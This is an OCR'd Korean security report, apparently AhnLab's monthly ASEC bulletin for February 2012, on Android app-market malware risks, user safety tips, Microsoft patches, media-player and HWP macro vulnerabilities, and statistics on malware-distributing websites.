따라서 서드파티 안드로이드 마켓에서 앱을 설치하기 전에 해당 앱이 구글이 운영하는 공식 마켓에 있는지 확인한 후, 될 수 있으면 구글이 운영하는 안드로이드 마켓을 이용하는 것이 좋다. 또한, 서드파티 안드로이드 마켓 이용을 위한 전용 앱을 설치해야 한다면, 운영자가 신뢰할만한 지 확인하는 것이 바람직하다. 국내에서는 휴대전화 통신 서비스 제공사별로 안드로이드 마켓이 따로 운영된다. 통신사가 운영하는 안드로이드 마켓은 앱을 등록하기 전에 사용자에게 악의적인 영향을 줄 수 있는지를 검사하므로 비교적 신뢰할 만하다.

인터넷 검색 최적화 및 사회공학적 기법을 이용한 배포


안드로이드 운영체제는 [그림 1-81]과 같이 안드로이드 마켓을 통하지 않고도 앱을 설치할 수 있다.

[그림 1-81] '시판되지 않은 응용 프로그램 설치 허용' 옵션



[그림 1-81]의 옵션을 사용하면 안드로이드용으로 제작된 앱을 사용자가 마음대로 다운로드하여 설치하거나 내 · 외장 메모리를 이용하여 설치할 수 있다. 이러한 기능을 악용하여 악성코드를 설치하도록 유도한 사례가 발견되었다. 웹 브라우저를 통해 '악성코드에 감염되어 시스템이 보안상 위험하다'는 허위 진단 결과를 보여주어 사용자가 가짜 백신을 설치하도록 유도한다. 이때 설치되는 앱은 보안 제품이 아닌 프리미엄 SMS를 발송하여 과금을 발생시키는 악성코드다.

[그림 1-82] 가짜 백신으로 허위 진단 결과를 보여주어 악성코드 설치 유도



허위 검색 결과를 보여주고 설치 유도　　유료 결제를 하는 악성코드 설치


성인 사이트를 개설해 놓고 해당 사이트에 접속한 사용자에게 악성코드 설치를 유도하는 사례도 발견되었다. [그림 1-83]과 같이 스마트폰으로 해당 성인 사이트에 접속하면 특정 콘텐츠를 보기 위해서는 앱을 설치해야 한다고 유도한다. 하지만 실제 설치되는 앱은 스마트폰의 중요 정보와 사용자 계정 관련 정보, 위치 정보를 외부로 유출하는 악성코드이다.

[그림 1-83] 성인 사이트 접속 사용자로 하여금 악성코드 설치 유도

성인 사이트 접속　　악성코드 설치 유도

이렇듯 누구나 호기심을 가질 만한 주제로 스마트폰 사용자를 유인한 후 악성코드의 설치를 유도하는 사회공학적 기법은 앞으로도 더욱더 정교한 형태로 사용자들을 유혹할 것이다. 따라서 사용자들은 추가로 앱을 설치하라고 유도하는 경우에는 한 번쯤 의심해 보고, 되도록이면 설치하지 않는 것이 보안상 바람직하다.

[그림 1-84] 사회공학적 기법을 이용한 악성코드 설치 유도



4. 마켓의 위험성

마켓은 운영체제에 따라 앱스토어(애플), 안드로이드 마켓(안드로이드), 오비스토어(심비안), 앱월드(블랙베리), 바다(삼성) 등이 있다. 그중 사용자가 가장 많은 안드로이드 마켓의 특징을 알아보고, 마켓을 통해 앱을 설치하는 것이 왜 위험할 수 있는지 알아본다. 이를 기반으로 마켓의 위험성을 이해하고 안전하게 스마트폰을 이용하는 방법을 제시한다.

안드로이드 마켓의 특징

안드로이드는 스마트폰 같은 휴대용 장치를 위한 미들웨어, 사용자 인터페이스, 표준 응용 프로그램을 포함하는 모바일 운영체제이다. 안드로이드는 애플의 앱스토어 운영 정책과는 달리 개방적인 정책을 시행하고 있다.

가. 사전 심의 없는 앱 등록

안드로이드 운영체제는 컴파일된 바이트 코드를 구동할 수 있는 런타임 라이브러리를 제공한다. 또한 개발자가 소프트웨어 개발 키트(SDK)를 별도의 등록 과정 없이 무료로 받을 수 있다. 이 때문에 제작된 프로그램을 안드로이드 마켓에 등록하면 별다른 심의 과정 없이 사용자에게 배포되는데, 이 점이 애플에서 운영하는 앱스토어와 다른 점이다.

[표 1-4] 앱스토어와 안드로이드 마켓의 차이점

비교 항목	앱스토어	안드로이드 마켓
운영 주체	애플	구글 또는 마켓 운영자
애플리케이션 등록	애플 심의 후 통과	자율적 등록
개발 프로그램(SDK) 다운로드	개발자 등록 후 가능	누구나 가능
수익 분배	CP(Contents provider)와 애플 7:3	CP와 구글 7:3
사용자의 보안 의식 부족	아직 스마트폰 보안에 대한 의식 수준이 낮다.	CP와 마켓 운영자 7:3


나. 서드파티 마켓의 허용

일반적으로 말하는 안드로이드 마켓은 구글에서 운영하는 서비스를 의미한다. 하지만 안드로이드 운영체제는 통신사나 기기 제조사 등에서 운영하는 서드파티 마켓을 허용한다. 안드로이드 스마트폰을 구매했을 때 전화기 제조사의 마켓 프로그램과 가입된 통신사의 마켓 프로그램이 설치되어 있는 것은 이러한 안드로이드 진영의 정책 때문이다.

[그림 1-85] 안드로이드 마켓

네덜란드의 앱 조사기업 디스티모(DISTIMO)의 조사에 따르면 2011년 12월에만 40만 개가 넘는 앱이 안드로이드 마켓에 등록되었다.

[그림 1-86] 안드로이드 마켓에 등록된 앱의 수/앱스토어와 안드로이드 마켓의 앱 증가 추이



애플의 앱스토어와 비교했을 때, 등록된 앱 수가 20만 개를 돌파하는 기간은 앱스토어가 9개월 가량 빨랐지만, 이후로는 안드로이드 마켓이 빠른 증가 속도를 보이고 있다.

다. 개방성

안드로이드 운영체제는 개발자들에게 안드로이드 소스를 개방하는 오픈 소스 정책을 취하고 있다. 개발자는 개발 키트(SDK)를 자유롭게 다운로드할 수 있고 개발한 앱을 자유롭게 마켓에 등록할 수도 있다.

안드로이드 공식 마켓과 서드파티 마켓, 웹 등 다양한 배포 경로를 제공하는 정책도 빠른 속도로 앱이 증가하는 이유 중 하나로 볼 수 있다.


자바로 개발되는 앱의 특성상 리버스 엔지니어링이 쉬운 편에 속하고, 이렇게 리버싱된 앱에 악성코드

나 광고를 집어넣어 여러 마켓에 배포하면 배포자에게 수익이 돌아갈 수 있다는 점도 앱이 빠르게 증가하는 데에 일조하고 있다.

이러한 개방성이 안드로이드 생태계에 긍정적 효과만 주는 것은 아니다. 사전 심의 절차가 없기 때문에 마켓에는 사용자에게 불필요한 프로그램도 많이 등록되어 있다.

[그림 1-87]은 'Hello world'라는 키워드로 마켓에서 검색하였을 때의 결과이다. 'Hello world'는 C 언어를 개발한 Dennis Richie와 Kernighan이 쓴 책 〈The C Programming〉에서 처음 언급된 프로그램이다. 주로 개발자들이 처음 프로그램을 작성할 때 I/O나 라이브러리, 변수 등이 확실하게 동작하는지 확인하기 위해 관례처럼 사용하는 예제 프로그램이다.

[그림 1-87] Hello world로 검색된 앱



이런 테스트 프로그램과 같이 사용자들에게 불필요한 프로그램이나 악의적인 영향을 미칠 수 있는 악성 앱도 안드로이드 마켓에 등록되어 있다. 현재까지 마켓에서 발견된 안드로이드 기반 악성코드는 단말기 정보 등 개인정보를 유출하거나 통화 및 SMS 발송을 통해 무단 과금하는 형태가 대부분이다.

이 중 일부는 ASEC 블로그를 통해서도 언급된 바 있다.

1. 안드로이드 마켓에서 유포된, 사용자폰을 강제 루팅시키는 악성 애플리케이션 주의
– http://asec.ahnlab.com/259
2. 구글 안드로이드 마켓, 또다시 악성코드 발견
– http://ahnlabasec.tistory.com/751

안전한 스마트폰 이용

가. '바운서', 새로운 보안 도구

지난 2012년 2월 3일 구글은 코드네임 '바운서(bouncer)'를 발표했다. 바운서는 안드로이드 마켓에 올라오는 앱이 악성코드를 포함하고 있는지를 몇 단계에 걸쳐 분석하는 서비스이다. 하지만 바운서는 앱이 마켓에 등록되기 전에 분석 · 탐지하는 시스템은 아니다. 따라서 마켓에 등록되는 악성코드가 일부 감소할 수 있으나 모두 차단되는 것은 아니다. 또한, 사용자들이 안드로이드 공식 마켓이 아니라 서드파티 마켓을 이용해 앱을 설치한다면 이 서비스는 도움이 되지 않는다.

나. 안드로이드의 보안 기능

안드로이드의 보안 기본은 '어떤 앱도 다른 앱과 운영체제 또는 사용자에게 나쁜 영향을 미칠 수 있는 권한을 가지지 않는다'는 것이다. 이것은 샌드박스라는 기능을 통해 이루어지며 설치된 앱이 동작할 때 다른 앱이 가진 데이터에는 접근할 수 없다. 앱은 설치 시 요구한 권한만큼만 데이터 접근이나 기능 동작이 가능하며 한 번 앱이 설치되면 할당받은 권한은 변경되지 않는다. 안드로이드 사용자들은 이러한 특징을 이해하고 스마트폰을 사용할 때 조금만 주의하면 악성코드 감염을 상당 부분 예방할 수 있다.

다. 루팅 금지

루팅은 관리자 권한을 획득하는 행동을 의미한다. 관리자 권한을 얻으면 스마트폰에 기본적으로 설치된 앱을 제거하는 등 사용자 임의대로 시스템 설정을 변경할 수 있다. 안드로이드에 설치된 앱은 모두 고유한 리눅스 사용자 ID가 부여되어 다른 앱에서 생성한 데이터에 접근하는 것이 불가능하다. 하지만 루팅을 하면 이용자뿐만 아니라 앱 또한 시스템의 다른 데이터에 접근할 수 있다. 이러한 권한이 악용되면 사용자 데이터가 유출되는 등 보안상의 문제가 생길 수 있다.

라. 앱 설치 시 권한 확인

안드로이드 마켓은 앱을 설치할 때 요구되는 권한을 보여주는데, 사용자는 이를 확인한 후 앱을 설치할지를 결정해야 한다. 하지만 대부분의 사용자는 앱을 설치할 때 권한을 확인하지 않고 있다. 예를 들어 게임 앱은 진동 울림 권한을 이용할 수 있지만, 메시지 읽기나 주소록 접근 권한 등은 불필요하다. 스마트폰 사용자는 설치하고자 하는 앱의 종류에 따라 불필요한 권한이 없는지 주의를 기울여야 한다. 주의가 필요한 권한의 종류는 다음과 같다.

– 전화 걸기
– SMS 전송
– 메모리 카드 접근
– 주소록 접근
– 인터넷 접근
– IEMI 등의 정보에 대한 접근

대부분의 무료 안드로이드 앱은 수익성 광고를 제공하기 때문에 인터넷 접근 권한을 요구한다. 따라서 무료 앱을 설치할 때는 스마트폰에 저장된 민감한 데이터에 대한 접근 요구가 없는지 다시 한 번 확인해야 한다.

마. 신뢰할 수 있는 마켓 이용

인터넷 검색을 통해 블랙 마켓에서 무료 앱을 다운로드하기보다는 구글이 운영하는 안드로이드 마켓이나 신뢰할 수 있는 서드파티 마켓을 이용해야 한다. 안드로이드 마켓을 이용하여 앱을 설치할 때도 혹시 모를 위험에 대비하기 위해 검색된 앱의 제작자 평점과 사용자 평점, 다운로드 수 등을 확인해야 한다. 설치되는 앱이 요청하는 권한을 잘 확인한다면 편리하고 안전하게 스마트폰을 이용할 수 있다.


현재 모바일 악성코드는 과거 PC 악성코드가 걸어왔던 길을 답습하고 있다. 과거에는 단순히 휴대전화 정보나 개인정보 등을 유출했지만, 최근에는 공격자의 명령을 받아 사용자 스마트폰의 보안 기능을 강제로 해제하여 악의적인 행위를 하는 악성코드가 늘고 있다. 또한 프리미엄 SMS 등을 이용하여 금전적 갈취를 하고 있으며, 사회공학적 기법을 사용하여 더 많은 사용자가 악성코드를 설치하도록 유도하고 있다.

이렇듯 악성코드는 날이 갈수록 사용자에게 직접적인 피해를 주도록 진화해 나갈 것이며, 그 배포 방법 또한 더욱 지능화될 것이다. 따라서 사용자들은 '나의 스마트폰도 악성코드에 감염될 수 있다'는 것을 염두에 두고 새로운 앱을 설치할 때 정말 필요한 시스템 권한과 자원을 사용하는지 확인해야 하며, 단말기 제조 회사에서 제공하는 업데이트를 충실히 수행해야 한다. 그리고 새로운 앱을 설치했다면 사용하기 전에 보안 제품으로 검사하고 이상이 없는 것을 확인한 후 사용해야 한다.

02. 보안 동향
a. 보안 통계

2월 마이크로소프트 보안 업데이트 현황

마이크로소프트가 발표한 보안 업데이트는 긴급 4건, 중요 5건으로 총 9건이다. 이달에 발표된 보안 업데이트는 인터넷 익스플로러와 윈도우 시스템 관련 취약점들이 복합적으로 구성되었다. 또한 C 런타임 라이브러리 취약점에 대한 패치인 MS12-013이 포함되었다.



[그림 2-1] 공격 대상 기준별 MS 보안 업데이트

위험도	취약점
긴급	윈도우 커널 모드 드라이버의 취약점으로 인한 원격 코드 실행 문제점(2660465)
긴급	인터넷 익스플로러 누적 보안 업데이트(2647516)
긴급	C 런타임 라이브러리의 취약점으로 인한 원격 코드 실행 문제점(2654428))
긴급	.NET Framework 및 Microsoft Silverlight의 취약점으로 인한 원격 코드 실행 문제점(2651026)
중요	Ancillary Function Driver의 취약점으로 인한 권한 상승 문제점(2645640)
중요	Indeo 코덱의 취약점으로 인한 원격 코드 실행 문제점(2661637)
중요	색 제어판의 취약점으로 인한 원격 코드 실행 문제점(2643719)

[표 2-1] 2012년 2월 주요 MS 보안 업데이트


02. 보안 동향
b. 보안 이슈

국내 동영상 플레이어 프로그램의 취약점


2012년 2월에 실시된 국내 보안 캠프에서 다음 팟플레이어의 취약점이 발견되어, 2012년 2월 22일 다음(www.daum.net)에서 취약점이 제거된 팟플레이어 v1.5 베타 버전을 배포하였다. 해당 취약점은 WMV 파일(Windows Media Video)의 특정 필드값의 유효성을 체크하지 않아 오버플로우가 발생하는 것으로, 이를 이용해 조작된 WMV 파일을 특정인에게 보내면 원격 코드 실행이 가능하다.

일반적으로 동영상 취약점은 자동화된 퍼저(Fuzzer)를 이용하여 조작된 필드 테스트 및 수동 테스트를 통해서 발견된다. 다음 팟플레이어뿐만 아니라 국내에서 많이 사용하는 곰플레이어 등에서도 취약점이 발견되고 있다. [그림 2-1]과 [그림 2-2]는 다음 팟플레이어와 곰플레이어를 대상으로 조작된 WMV 파일 및 ASX 파일이다.

[그림 2-1] 다음 팟플레이어를 대상으로 조작된 WMV 파일 예



[그림 2-2] 곰플레이어를 대상으로 조작된 ASX 파일 예




동영상 플레이어의 취약점을 방지하기 위해서는 출처가 불분명한 동영상 파일은 일단 열어보지 않는 것이 매우 중요하며, 해당 프로그램들의 보안 업데이트가 필요하다. 또한 동영상 프로그램뿐만 아니라 다른 애플리케이션들도 파일 포맷 취약점을 이용한 공격이 자주 발생하므로 특별히 주의가 필요하다.

아래아한글 스크립트 실행 취약점

2012년 들어 아래아한글의 스크립트 실행 취약점을 이용한 악성코드 배포 및 특정 사이트 공격이 발생하고 있다. 아래아한글 스크립트를 이용한 공격 방식은 2008년 하반기에 처음 발견되었다. 해당 취약점을 이용하여 특수하게 조작된 HWP 파일은 메일이나 웹 페이지 링크 등을 통해 특정 사용자 또는 불특정 사용자에게 유포되어 사용자가 아래아한글 파일을 열어보는 과정에서 코드 실행 같은 특정 명령어를 수행한다.


이 취약점은 아래아한글의 스크립트 매크로 기능을 악용한다.

[그림 2-3] 아래아한글 2007의 매크로 – 스크립트 매크로 메뉴



아래아한글은 스크립트 매크로에서 Document에 해당하는 부분을 제공하는데, Document 항목에 들어간 스크립트 매크로는 기본적으로 문서를 여는 과정에서 실행된다.

[그림 2-4] 아래아한글 2007의 스크립트 매크로 코드 화면




[그림 2-5]는 악의적인 스크립트 매크로가 내장된 한글 문서이다.

[그림 2-5] HWP 문서가 추가된 스크립트 부분

최근 발견된 한글 스크립트 실행 취약점을 이용한 코드도 Document_New 이벤트 이후에 악의적인 기능을 하는 자체 변수 및 함수를 사용한다.

[그림 2-6] 악의적인 스크립트 매크로 코드




아래아한글 최근 버전은 스크립트 매크로에 대한 악의적 공격을 막기 위해 보안 수준의 높고 낮음과 상관없이 스크립트 매크로의 실행을 막는다. 하지만 새로운 취약점에 의한 아래아한글 스크립트 실행 공격을 예방하기 위해 아래의 사항을 고려해야 한다.

- 스크립트 매크로의 실행 여부 확인 방법 : 환경설정 -> 기타 -> 스크립트 실행확인에서 On/Off
- 출처가 불분명한 아래아한글 파일은 열어보지 않기
- 아래아한글 보안 업데이트하기

03. 웹 보안 동향
a. 웹 보안 통계

웹사이트 악성 코드 동향


안랩의 웹 브라우저 보안 서비스인 사이트가드(SiteGuard)를 활용한 웹 사이트 보안 통계 자료에 의하면, 2012년 2월 악성코드를 배포하는 웹 사이트를 차단한 건수는 총 7만 3746건이었다. 악성코드 유형은 630종, 악성코드가 발견된 도메인은 403개, 악성코드가 발견된 URL은 5079개였다. 이를 2012년 1월과 비교해보면 악성코드 유형, 악성코드가 발견된 도메인, 악성코드가 발견된 URL은 다소 감소했으나 악성코드 발견 건수는 증가하였다.



[표 3-1] 웹 사이트 악성코드 동향

월별 악성코드 배포 URL 차단 건수


2012년 2월 악성코드 배포 웹 사이트 URL 접근에 대한 차단 건수는 지난달 4만 1181건에 비해 79% 증가한 7만 3746건이었다.



[그림 3-1] 월별 악성코드 배포 URL 차단 건수 변화 추이

월별 악성코드 유형


2012년 2월의 악성코드 유형은 전달의 671종에 비해 6% 줄어든 630종이었다.



[그림 3-2] 월별 악성코드 유형 수 변화 추이

월별 악성코드가 발견된 도메인


2012년 2월 악성코드가 발견된 도메인은 403건으로 2012년 1월의 689건에 비해 42% 감소했다.



[그림 3-3] 월별 악성코드가 발견된 도메인 수 변화 추이

월별 악성코드가 발견된 URL

2012년 2월 악성코드가 발견된 URL은 전달의 1만 1524건에 비해 56% 감소한 5079건이었다.




[그림 3-4] 월별 악성코드가 발견된 URL

악성코드 유형별 배포 수

악성코드 유형별 배포 수를 보면 드로퍼가 4만 6467건/63%로 가장 많았고, 트로이목마가 7678건/10.4%인 것으로 조사됐다.

유형	건수	비율
DROPPER	**46,467**	**63.0%**
TROJAN	7,678	10.4%
DOWNLOADER	5,193	7.0%
ADWARE	4,983	6.8%
APPCARE	2,359	3.2%
WIN-CLICKER	1,190	1.6%
Win32/VIRUT	348	0.5%
SPYWARE	261	0.4%
JOKE	157	0.2%
ETC	5,110	6.9%
	73,746	**100.0%**

[표 3-2] 악성코드 유형별 배포 수



[그림 3-5] 악성코드 유형별 배포 수


순위	등락	악성코드명	건수	비율
1	**NEW**	**Win-Dropper/KorAd.2008816**	**44,877**	**77.8%**
2	▲1	Downloader/Win32.Korad	2,403	4.2%
3	▲2	Win-AppCare/WinKeyfinder.973512	2,143	3.7%
4	▲2	Adware/Win32.KorAd	2,141	3.7%
5	▼1	Downloader/Win32.Totoran	1,592	2.8%
6	NEW	Win-Clicker/Agent.22528.B	1,190	2.1%
7	NEW	Trojan/Win32.HDC	980	1.7%
8	NEW	Win-Adware/ToolBar.Cashon.308224	924	1.6%
9	▼7	Downloader/Win32.Genome	839	1.5%
10	▼2	Win-Trojan/Buzus.430080.J	594	0.9%
			57,683	**100.0%**

[표 3-3] 악성코드 배포 최다 10건

03. 웹 보안 동향
b. 웹 보안 이슈

2012년 2월 침해 사이트 현황

